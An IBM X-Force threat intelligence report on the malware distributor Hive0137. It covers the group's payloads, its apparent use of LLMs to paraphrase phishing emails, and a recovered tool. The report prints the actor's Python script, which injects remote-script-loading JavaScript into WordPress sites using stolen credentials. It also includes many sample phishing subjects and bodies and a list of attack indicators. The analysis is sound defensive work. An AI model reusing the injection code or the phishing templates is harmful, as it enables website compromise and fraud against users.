

Hive0137 on an AI journey

 securityintelligence.com/x-force/hive0137-on-ai-journey/



Hive0137 and AI-supplemented malware distribution



IBM X-Force tracks dozens of threat actor groups. One group in particular, tracked by X-Force as Hive0137, has been a highly active malware distributor since at least October 2023. [Nominated by X-Force as having the “Most Complex Infection Chain”](#) in a campaign in 2023, Hive0137 campaigns deliver DarkGate, NetSupport, T34-Loader and Pikabot malware payloads, some of which are likely used for initial access in ransomware attacks. The crypters used in the infection chains also suggest a close relationship with former members of ITG23 (Conti/Trickbot group). Following law enforcement efforts known as Operation Endgame, Hive0137 was found delivering a new backdoor known as WarmCookie.

After continuously following Hive0137 phishing operations, X-Force believes it is likely that the emails used in current Hive0137 campaigns are being created using Large Language Models (LLMs), which has greatly improved their authenticity and resilience against signature-based detection. Interestingly, this capability was also demonstrated in an Italian campaign delivering Dave-encrypted X-Worm attributed to a different distributor, which featured similar techniques to Hive0137. In addition, potential Hive0137 tooling discovered by X-Force appears to have been created using Generative AI, signifying the group’s willingness to adopt new technologies for malicious purposes.

Key Findings:

- Hive0137 is a highly active email spammer distributing malware used for initial access in ransomware attacks
- Crypters used for Hive0137 payloads suggest a close relationship with former members of ITG23 (Conti/Trickbot group)
- Following Operation Endgame, X-Force observed a new Hive0137 payload known as WarmCookie
- X-Force believes Hive0137 likely leverages LLMs to assist in script development, as well as create authentic and unique phishing emails
- Suspected LLM-based phishing was also observed in Italian campaigns delivering Dave-encrypted X-Worm

Hive0137 background

Hive0137 is an email distributor tracked by X-Force since October 2023. The group is capable of executing unusually complex infection chains first reported by X-Force in February. Analysis revealed Hive0137 delivering emails containing malicious PDF attachments or URLs leading to DarkGate, NetSupport and a new loader dubbed “T34-Loader.” Hive0137 campaigns overlap with Proofpoint’s TA571 cluster, which also noted the complexity of their email campaigns. In a December 2023 campaign, Hive0137 made use of Snow crypter to inject the new T34-Loader. Of note, the Snow crypter was developed by former members of the Trickbot/Conti syndicate (aka ITG23), suggesting a relationship between threat actors for developing or using T34-Loader and ITG23. X-Force further suspects payloads delivered by Hive0137 may be used for initial access leading to ransomware attacks.

Previous campaigns

Throughout early 2024, X-Force recorded several Hive0137 campaigns using new payloads and crypters. Hive0137 emails are composed primarily in English and use a variety of themes including reimbursement requests, invoices, project budget reviews, report analyses and meeting presentations.

Beginning in mid-February 2024, X-Force observed Hive0137 experimenting with new attachment types, demonstrating at least a temporary shift away from previously preferred methods including PDFs delivering malicious URLs. The campaigns leveraged Excel attachments containing a malicious URL in the form of a UNC file path e.g. `\\147.182.156[.]154\share\EXCEL_DOCUMENT_OPEN.XLSX.vbs`, which when clicked, downloads the next stage; typically a VBS or JavaScript file. Then, the file will download and execute a final DarkGate payload.

Of particular interest, the change of techniques was observed in parallel Hive0118 (aka TA577) campaigns. Hive0118 is an email distributor that frequently provides initial access for ransomware attacks conducted by threat actors with ties to the Trickbot/Conti syndicate (ITG23). This group uses thread hijacking/stolen emails and targets entities globally in widespread campaigns. In the observed case the group distributed Dave-encrypted PikaBot samples. In previous campaigns, Hive0118 delivered malware including DarkGate, Qakbot and IcedID using various ITG23-related crypters such as Forest, Snow and Quicksand.

In late March 2024, Hive0137 also distributed Dave-encrypted Pikabot payloads. These were delivered through malicious HTML files leveraging the “search-ms” protocol to stage payloads from remote SMB shares. The delivery of Pikabot reinforces X-Force’s assessment that Hive0137 campaigns are used for initial access leading to ransomware attacks. The Pikabot loader, which has been active since early

2023, shares several similarities with Qakbot and has been delivered frequently by Hive0118, particularly in late 2023 following Qakbot's disruption. Like Qakbot, Pikabot infections have typically led to BlackBasta ransomware.

Post-Endgame activity

At the end of May, Operation Endgame, a global law enforcement takedown operation took action against several malware botnets including Pikabot. Following this, Hive0137 once again changed its payload to NetSupport, leveraging Microsoft Project (.mpp) files with embedded macros designed to download the final payload from a remote server. The NetSupport payload was delivered in the form of an MSIX file. Later NetSupport campaigns by Hive0137 used a new technique in HTML files to copy malicious PowerShell code into the user's clipboard and prompt the user to unknowingly execute it.

In mid-June, a Hive0137 email campaign used the same HTML clipboard technique in combination with a double Base64 encoding for obfuscation. In this campaign, the payload was a new Forest-crypted backdoor called WarmCookie, first reported on by [Elastic Security Labs](#) in June 2024. Previous WarmCookie infection chains from late April 2024 relied on JavaScript and PowerShell stages to download and execute the backdoor.




Fig. 1: Hive0137 campaign distributing Forest-crypted WarmCookie.

Similar to other persistent malware botnets such as Qakbot or Pikabot, WarmCookie supports several C2 commands to enumerate the infected machine, take screenshots, download and upload files and run arbitrary commands.

Of note, X-Force observed a larger campaign at the beginning of July 2024 targeting exclusively Italian-speaking victims. After analyzing the emails, we concluded that these were distributed by a different spammer than Hive0137, but still employ similar techniques to generate unique subjects and email bodies.




Fig. 2: Paypal-themed campaign targeting Italian-speaking victims.

The emails delivered ZIP archives containing .URL files linked to payloads on remote SMB servers. The final payloads were identified as Dave-crypted X-Worm. Dave-crypter is among the ITG23 crypters used by both Hive0118 and Hive0137. However, it is unusual to be paired with a commodity RAT such as X-Worm.

X-Force's observation of Hive0137 exploring new payloads using the same crypters may suggest an experimental phase following the fallout of Operation Endgame. It is possible the groups are working towards the goal of identifying suitable successors to Pikabot and other previously used malware backdoors to facilitate their future operations.

Phishing – An AI use case

Cat-and-mouse game

For initial access brokers (IAB) specializing in malware delivery through phishing, the threat landscape has seen several new interesting techniques appear over the years. One of the most effective techniques, made famous by Emotet and still used by Hive0118, is known as thread hijacking. The effectiveness of thread hijacking is largely due to its authenticity. By hijacking a stolen email thread with a malicious email, victims can easily be fooled into believing it was part of the original stolen conversation. However, as email security solutions began to catch up, threat actors were forced to continue to evolve in an ever-lasting cat-and-mouse game. Modern phishing detection uses threat intelligence not just to identify known malicious hashes, but also email subjects, attachment filenames and email bodies among others. As a result, threat actors have started to adapt, by introducing random scrambling of these properties, trying to ensure that every email in their campaign has a unique attachment hash, filename, subject and body.

For example, both Hive0137 and Hive0118 use filename patterns to accomplish this. Hive0137 relies on an alphanumeric random string, whereas Hive0118 uses wordlist-based scrambling in the examples below.

	Detections	Size	First seen	Last seen	Submitters	
<input type="checkbox"/> efd47189a8764b46c427676aa7ec33b3dd6b5187d9db79780a14fa58ae7d96... scanned_juny_2024_f67ab1.html html contains-embedded-js	2 / 62	4.79 KB	2024-06-10 11:37:27	2024-06-10 11:37:27	1	
<input type="checkbox"/> 7fc80175f3d5d94d2d3a97255b4231d53351726747c4144504c5a4727cfa68... scanned_juny_2024_6c4ec4.html html contains-embedded-js	9 / 64	4.79 KB	2024-06-07 07:17:37	2024-06-07 07:35:18	2	
<input type="checkbox"/> 837a48e0f43b6d69278265f9490eb460d2546d0e90839ce5afb16ffcf9b... scanned_juny_2024_0c4577.html html contains-embedded-js	9 / 64	4.79 KB	2024-06-07 06:15:41	2024-06-07 06:15:41	1	
<input type="checkbox"/> 4305c3376642cd73c067b685dfe034473270d8d411ca5667295435edabb69d... scanned_juny_2024_a7e022.html html contains-embedded-js	2 / 63	4.79 KB	2024-06-07 06:07:31	2024-06-07 06:07:31	1	
<input type="checkbox"/> 154bffe24970c18b30f54cdc1d1019d44faa01c1f515e3ece883e823257f6d... scanned_juny_2024_c9dd2c.html html contains-embedded-js	9 / 64	4.79 KB	2024-06-07 05:36:52	2024-06-07 05:36:52	1	
<input type="checkbox"/> d66fc43d8c9da002c0ef087cbc976a2e82beef7003bc7e2bf7224be42e98d5... scanned_juny_2024_94da64.html html contains-embedded-js	2 / 63	4.79 KB	2024-06-07 05:20:22	2024-06-07 05:20:22	1	
<input type="checkbox"/> c95d195408e87b9eb89f3cbac90c3faa456dac1cf88c18e186370bf18e1ea2... scanned_juny_2024_3747a9.html html contains-embedded-js	9 / 64	4.79 KB	2024-06-06 19:33:21	2024-06-06 19:33:21	1	
<input type="checkbox"/> 40a8aafad9e8a29e7137a9fce1769c51ba8664b342694f5923174598a398fe... scanned_juny_2024_ab60cc.html html contains-embedded-js	18 / 64	4.79 KB	2024-06-06 15:39:38	2024-06-06 15:39:38	1	

Fig. 3: Hive0137 HTML campaign delivering NetSupport.

	Detections	Size	First seen	Last seen	Submitters	
<input type="checkbox"/> FACILISN.pdf b5034ab75e1a67e6904945abc7b296aa9c51a222e47c64f333865e4aa5ce00...	0 / 61	61.37 KB	2024-04-03 11:09:50	2024-04-03 11:09:50	1	
<input type="checkbox"/> ODITMY.pdf 981fd0ac04352bd534fbd83631c9604ceedcd5330494231a0e400250212e2...	3 / 61	61.37 KB	2024-04-03 11:14:47	2024-04-03 11:14:47	1	
<input type="checkbox"/> CONSEQUATURZE.pdf 130ec6cc6f771e86e66eacf15fac2b96bb1645f65e25ed9129cdb9541e0225...	0 / 61	61.39 KB	2024-04-03 11:15:35	2024-04-03 11:15:35	1	
<input type="checkbox"/> EX0.pdf 0bd2fa4197fe1285748917489bb9213c23d81d25b043fba16c0c1572159131...	0 / 61	61.37 KB	2024-04-03 11:17:18	2024-04-03 11:17:18	1	
<input type="checkbox"/> DOLOREMQUEB.pdf 4f40d33de75a2fbac45d64ee1252250bca1ef83d41219e01fc68676d0499f...	0 / 61	61.37 KB	2024-04-03 11:25:58	2024-04-03 11:42:40	2	
<input type="checkbox"/> CORP0R1STL.pdf 3d98014a11d93ec46f0e6d69c13ec0d3dc9a0d8b01aacbf73b76b19387ef96...	23 / 60	61.37 KB	2024-04-03 11:28:11	2024-04-05 06:20:13	2	
<input type="checkbox"/> DOLORE9.pdf 169a1ffa9fd9baf6f8c744b5435f2f0146a45659cb21c2bc169e8ced53afa37...	0 / 61	37.63 KB	2024-04-03 11:29:54	2024-04-03 11:29:54	1	
<input type="checkbox"/> QUAE0.pdf 095fa826efc429741e22806b33bc7cb8068766b3f6d3bb8b9b6bd8a5be246...	0 / 61	61.37 KB	2024-04-03 11:34:46	2024-04-03 11:34:46	1	
<input type="checkbox"/> VOLUPTATEMN.pdf c9c9e7077b5d2fdcea636992e515aebc41f6152e0d4fda65dfadfe8f98d780...	0 / 61	61.37 KB	2024-04-03 11:38:58	2024-04-03 11:38:58	1	

Fig. 4: Hive0118 PDF campaign leading to Adversary-in-the-Middle (AitM) phishing.

Similar techniques are used for email subjects. In the first few phases of thread-hijack campaigns, the stolen email subjects would generally be preceded with “Re:” or “FWD:” or similar strings. Hive0118 then started to remove these, and in their latest campaigns have tried to scramble the original subject by removing and adding single characters within the subject attempting to evade signature detection.

X-Force observed Hive0137 favoring a separate approach. Unlike most other distributors, instead of relying on scrambling techniques by adding random ID numbers to email subjects, the group is believed to be employing LLMs to generate or paraphrase phishing emails. With the widening availability of AI technology, it is logical an actor may use the capability to generate thousands of unique and natural-sounding phishing emails. Each recently observed Hive0137 campaign usually had at least one specific phishing theme such as paycheck notifications, payment details or project updates. This may indicate that all emails within a campaign were likely generated by very few parent phishing emails used as prompts to create paraphrased versions to distribute.

X-Force observations indicate that Hive0137’s use of likely LLM-generated paraphrasing can be traced back until October 2023. In several campaigns, they used a mixture of both paraphrasing and random number scrambling techniques. The following examples show different subjects used in Hive0137 campaigns.

09 May 2024 (PDF and XLSX campaign): The early May 2024 campaign used previously known subject-scrambling techniques of adding random numbers.

PURCHASE ORDER – <random_integers>
Separate Remittance Advice: payment reference number – <random_integers>
STATEMENTS <random_integers>
RE: TT INSTRUCTIONS AND INDEMNITY #<random_integers>
Re: RFQ for SMART | <random_integers>
Re: LATE PAYMENT <random_integers>
FW: VAT APRIL2024 – <random_integers>

Scroll to view full table

14 May 2024 (HTML campaign): The mid-May 2024 campaign used traditional scrambling in addition to a technique where subjects are repeatedly paraphrased.

Item #<random_integers>
PO copy against inquiry number: <random_alphanum>
code : <random_integers>
vendor : <random_integers>
vendor code : <random_integers>
Item Code #<random_integers>
Inquiry for Hiring of <random_integers> tender .Reg
outstanding of <random_float> Cr: SCCL – PO Validity extension reqd

Billing Submission for Corporate Reimbursement
Invoice Submission for Corporate Reimbursement
Office Furniture Invoice for Reimbursement
Bill for Office Furnishing
Invoice for Client Entertainment Expenses
Charges for Entertaining Clients
Bill for Client Hospitality Costs
Special Project Materials Invoice
Materials Invoice for Special Task

Scroll to view full table

28 May 2024 (HTML campaign): This campaign used subjects from the 14 May campaign as well as the ones below.

Outlays for Wellness and Safety Materials
Payment for Independent Consultant
Compensation for Independent Consultant
Messenger Service Fees
Service Bills for Off-site Office
Monthly Bills for Remote Depot
Bill for Project Supplies
Refreshment Expenses for Learning Session
Beverage Outlays for Corporate Meeting
Refreshment Costs for Executive Meeting

Scroll to view full table

26 June 2024 (PDF campaign):

Modified Salary Details
Modified Salary Data
Modified Compensation Details
Updated Compensation Information
Refreshed Salary Details
Important Information About Your Wages
Bonus and Salary Information
Reward and Wage Data
Critical Wage Alert
Essential Salary Alert
Revised Salary Details
Your Payroll Report
Your Payroll Details
Reward and Salary Information
Incentive and Payment Details
Incentive and Compensation Data
Incentive and Wage Data

Scroll to view full table

Hive0137 appears to have applied the same methodology to the body of their phishing emails. In most campaigns, the message bodies follow a set topic and format which is then paraphrased. Below are two sets of three examples from the June 26 campaign, grouped by their parent prompt:

Parent prompt 1:

Greetings.

The attached file contains specifications about your usual three-month payments.

Please review it.

If you want any explanation, we are here to help.

Warm regards!

Hello,

The attached document contains specifications about your recurring quarterly payments.

Please check it.

If you need any clarification, we are here to help.

Kind regards,

Greetings,

The attached record contains data about your recurring three-month payments.

Please review it.

If you need any further information, we are here to help.

Kind regards!

Scroll to view full table

Parent prompt 2:

Good afternoon,

An exclusive bonus is provided for this period.

Please review the attached record for detailed information.

Should you have any queries, please feel free to communicate with us.

Warm regards.

Greetings,

You have received a bonus this month.

Details are included in the attached record.

Feel free to get in touch if you have any queries.

Sincerely.

Hello.

You have been awarded an incentive this period.

Data are included in the attached document.

Please feel free to reach out if you have any concerns.

Regards.

Scroll to view full table

After analyzing the email bodies and subjects, X-Force asserts a high likelihood of these being generated by a LLM, for the following reasons:

1. The email structure is very consistent, indicating that these were generated in an automated process.
2. The paraphrasing goes above simple single-word substitution with synonyms. There are multiple occurrences of restructured sentences, which would require a large database of phrases and specific logic to piece together without any errors.
3. The content does not appear very creative, making it less likely to have been written by a human.
4. The emails also display a lack of creativity when it comes to choosing synonyms for frequently used words. Research indicates that LLMs may use certain words excessively. After analyzing thousands of emails, X-Force found a clear bias towards certain words regardless of paraphrasing, which is unlikely to result from human-written text.
5. X-Force reproduced similar emails by prompting an LLM to paraphrase an example email.

Multilingual variants in July

On 30 June and 01 July 2024, X-Force observed a large phishing campaign targeting Italy with PayPal-themes leading to the delivery of Dave-encrypted X-Worm. We believe that it was sent by a different email distributor, but it still bears several similarities with previous Hive0137 campaigns. It is the first occasion X-Force has observed the use of suspected LLM-generated emails in another language. For comparison, below are sample paraphrased excerpts from the campaign:

Gentile Cliente,
La sua fattura è stata pagata con successo il 7/1/2024.

Gentile Cliente,
La informiamo che il pagamento è stato effettuato con successo.
Data e ora: 6/30/2024

Gentile Cliente,
La presente è per confermare che la fattura è stata pagata con successo.
Data e ora: 7/1/2024
Grazie per la vostra fiducia nel nostro servizio.

Caro Cliente,
Siamo lieti di informarti che il tuo pagamento è stato ricevuto con successo il 7/1/2024.

Scroll to view full table

Of note, the subjects remain in English:

Payment Confirmation and Thank You
Payment Confirmation and Order Recap
Payment Acknowledgment
Payment Success Notification
Order Payment Information
Thank You for Your Order and Payment
Payment Completed – Order Recap

Scroll to view full table

As a result, X-Force expects Hive0137 and other related email distributors to continue expanding their phishing email generation techniques to more languages in the future.

LLM-aided scripting

PDF-based phishing emails used by Hive0137 often leverage Adclick (doubleclick), a popular online marketing platform. URLs supplied in phishing emails redirect the victim to malicious downloads of various types. On 20 June 2024, X-Force re-analyzed a previously collected Adclick URL, and found that it now redirected to a different host:

```
https[:]//bien-fait[.]net/wp-content/uploads/gravity_forms/downmpp[.]php
```

The URL led to the download of *payment_june_2024-7a613.mpp* (*86ea22f95841f79ff10391858c1f38f8a694adf625a5d7cc49e47903c55dc8a8*), a Python file with multiple Russian language comments. Files using the .mpp extension are typically associated with the Microsoft Project File format containing the project timeline, budget and other relevant data. X-Force recently observed [Hive0137](#) using [MPP files](#) to distribute NetSupport RAT and it is unusual for the downloaded .MPP file contained Python code.

The downloaded Python script functions as a tool to inject malicious JavaScript into compromised WordPress sites. The site hosting the JavaScript can be retrieved from a text file hosted within a GitHub repository:

```
https[:]//raw[.]githubusercontent[.]com/truba77/trubnik/main/to.txt
```

This text file contained the URL:

```
https[:]//awards2tools[.]shop/xml
```

Upon examination of the GitHub repository, multiple text files consisting of several URLs linking to *awards2tools[.]shop* were discovered and likely used by the actor for conducting operations.

Extensive Russian comments inside the Python file and the coding style led X-Force to believe that it was likely created using a LLM, with a Russian prompt. To verify the capabilities of an LLM to generate a script similar to the one discovered, researchers attempted to reproduce the script using a LLM. The following prompt yielded AI-generated code with similar comment strings to *payment_june_2024-7a613.mpp*.

```
Please generate a Python script for me that edits a WordPress post using the XML-RPC protocol. It should read an input file "input.txt" with each line containing the server_url, the username, the password and the post_id. Each WordPress post should be set to a Javascript alert(1) HTML script
```

Scroll to view full table

```

import xmlrpc.client
from concurrent.futures import ThreadPoolExecutor
import socket

def edit_post(server_url, username, password, post_id, log_file):
    try:
        # Создание объекта сервера XML-RPC
        server = xmlrpc.client.ServerProxy(server_url)

        # Установка таймаута для текущего вызова метода
        server._transport.timeout = 60

        # Получение информации о посте
        post = server.metaWeblog.getPost(post_id, username, password)

        # Удаление вложений из объекта поста, если они есть
        if 'wp_post_thumbnail' in post:
            del post['wp_post_thumbnail']

        # Редактирование содержимого поста (в данном случае добавляем к содержанию текст " (Edited)")
        post['description'] += " (<script>var url = \"https://raw.githubusercontent.com/truba77/trubnik/main/to.txt\"; fetch(url) .then(response => response.text()) .then(data => { var script = document.createElement(\"script\"); script.src = data.trim(); document.getElementsByTagName(\"head\")[0].appendChild(script); });</script->)"

        # Редактирование поста
        updated = server.metaWeblog.editPost(post_id, username, password, post, True)

        if updated:
            print("Пост", post_id, "успешно отредактирован")
            with open(log_file, "a") as log:
                log.write(f"{server_url};{username};{password};{post_id}: успешно отредактирован\n")
        else:
            print("Ошибка при редактировании поста", post_id)
            with open(log_file, "a") as log:
                log.write(f"{server_url};{username};{password};{post_id}: ошибка при редактировании\n")

        return True

    except xmlrpc.client.Fault as err:
        print("XML-RPC Fault:", err)
        with open(log_file, "a") as log:
            log.write(f"{server_url};{username};{password};{post_id}: ошибка XML-RPC: {err}\n")
        return False
    except socket.timeout:
        print("Таймаут при подключении к серверу")
        with open(log_file, "a") as log:
            log.write(f"{server_url};{username};{password};{post_id}: таймаут при подключении к серверу\n")
        return False
    except Exception as e:
        print("Error:", e)
        with open(log_file, "a") as log:
            log.write(f"{server_url};{username};{password};{post_id}: ошибка: {e}\n")
        return False

def main():
    input_file = "input.txt"
    log_file = "log.txt"

```

Fig. 6: the actor obtained a Python script.

Here is a Python script that edits a WordPress post using the XML-RPC protocol:

```
import xmlrpc.client

def edit_wordpress_post(server_url, username, password, post_id):
    # Create an XML-RPC client
    client = xmlrpc.client.ServerProxy(server_url + '?xmlrpc')

    # Login to WordPress
    token = client.wp.getCategories(username, password)

    # Get the post content
    post = client.wp.getPost(post_id, username, password)

    # Set the post content to a JavaScript alert(1) HTML script
    new_content = '<script>alert(1);</script>'
    post['post_content'] = new_content

    # Edit the post
    client.wp.editPost(post_id, username, password, post)

def main():
    with open('input.txt', 'r') as f:
        for line in f:
            server_url, username, password, post_id = line.strip().split(',')
            edit_wordpress_post(server_url, username, password, post_id)

if __name__ == '__main__':
    main()
```

Fig. 7: X-Force AI generated research script used for comparison.

The Python file contains Russian language strings throughout the code. The table below outlines a machine translation of the strings.

Line	Russian	English Translation
7	Создание объекта сервера XML-RPC	Creating an XML-RPC Server Object
10	Установка таймаута для текущего вызова метода	Setting a timeout for the current method call
13	Получение информации о посте	Getting information about a post
16	Удаление вложений из объекта поста, если они есть	Removing attachments from the post object if there are any
20	Редактирование содержимого поста (в данном случае добавляем к содержанию текст)	Editing post content (in this case, adding text to the content)

Line	Russian	English Translation
23	Редактирование поста	Editing a post
27	успешно отредактирован	successfully edited
31	Ошибка при редактировании поста	Error editing post
45	таймаут при подключении к серверу	timeout when connecting to the server
56	Максимальное количество ошибок подряд, после которого программа перейдет к следующему доступу	The maximum number of errors in a row after which the program will move on to the next access
73	Достигнуто максимальное количество ошибок подряд. Переходим к следующему доступу	The maximum number of consecutive errors has been reached. Moving on to the next access
74	Переходим к следующему доступу	Moving on to the next access

Scroll to view full table

The similarities observed between the actor-obtained Python file and AI-generated research code show another possibility of how Hive0137 employs AI to assist in cyber operations. It is likely a momentary misconfiguration of the actor's infrastructure that led to the download of the Python file.

Conclusion

Being one of the most active malware distributors, Hive0137 demonstrates a willingness to explore new payloads and technologies such as GenAI. They have quickly moved onto the same level as other high-profile distributors such as TA577, and will likely be responsible for future phishing campaigns, facilitating initial access for ransomware affiliates. Hive0137's combination of intent, capabilities and relationships with other groups presents a direct threat to organizations all over the world. As threat actors pick up the pace and increasingly adopt AI technologies for malicious purposes, it is important that organizations are aware of the most recent threats and their capabilities to maintain a strong security posture.

Recommendations:

We encourage organizations to review the following security recommendations:

- Regularly update and patch applications
- Ensure anti-virus software and associated files are up to date
- Train users to exercise extreme caution with email links and attachments and refrain from opening unusual file types

- Consider blocking script execution such as PowerShell/VBS/HTA/JS/BAT or change the default application to Notepad
- Implement multi-factor authentication and monitor for leaked enterprise credentials

Indicator	Indicator Type	Context
https://narkology[.]top/3.jpeg	URL	Forest-encrypted WarmCookie download URL
ef74cef9deeb24b497689857768a2364ffdc1d47a16af4825aba1e2168e49ec1	SHA256	Forest-encrypted WarmCookie
185.49.70[.]98	IP	WarmCookie C2
62.173.141[.]99	IP	SMB Server hosting Dave-encrypted X-Worm
473c0737f6125ad0dff41521ab1e6331cd457c3253556b2bce4482ebf86e829b	SHA256	Dave-encrypted X-Worm
newsferinfo[.]com	Domain	X-Worm C2
continentalgames[.]top	Domain	X-Worm C2
https[:]//bien-fait[.]net/wp-content/uploads/gravity_forms/downmpp[.]php	URL	Hive0137 download URL

Scroll to view full table

To learn how IBM X-Force can help you with anything regarding cybersecurity including incident response, threat intelligence, or offensive security services [schedule a meeting here](#).

If you are experiencing cybersecurity issues or an incident, contact [X-Force](#) to help: US hotline 1-888-241-9812 | Global hotline (+001) 312-212-8034.

More from X-Force



September 26, 2024

FYSA – Critical RCE Flaw in GNU-Linux Systems

2 min read - Summary The first of a series of blog posts has been published detailing a vulnerability in the Common Unix Printing System (CUPS), which purportedly allows attackers to gain remote access to UNIX-based systems. The vulnerability, which affects various UNIX-based operating systems, can be exploited by sending a specially crafted HTTP request to the CUPS service. Threat Topography Threat Type: Remote code execution vulnerability in CUPS service Industries Impacted: UNIX-based systems across various industries, including but not limited to, finance, healthcare,...



September 4, 2024

Getting “in tune” with an enterprise: Detecting Intune lateral movement

13 min read - Organizations continue to implement cloud-based services, a shift that has led to the wider adoption of hybrid identity environments that connect on-premises Active Directory with Microsoft Entra ID (formerly Azure AD). To manage devices in these hybrid identity environments, Microsoft Intune (Intune) has emerged as one of the most popular device management solutions. Since this trusted enterprise platform can easily be integrated with on-premises Active Directory devices and services, it is a prime target for attackers to abuse for conducting...



August 22, 2024

You just got vectored – Using Vectored Exception Handlers (VEH) for defense evasion and process injection

10 min read - Vectored Exception Handlers (VEH) have received a lot of attention from the offensive security industry in recent years, but VEH has been used in malware for well over a decade now. VEH provides developers with an easy way to catch exceptions and modify register contexts, so naturally, they're a ripe target for malware developers. For all the attention they've received, nobody had publicized a way to manually add a Vectored Exception Handler without relying on the built-in Windows APIs which...

Topic updates

Get email updates and stay ahead of the latest threats to the security landscape, thought leadership and research.

Subscribe today

Analysis and insights from hundreds of the brightest minds in the cybersecurity industry to help you prove compliance, grow business and stop threats.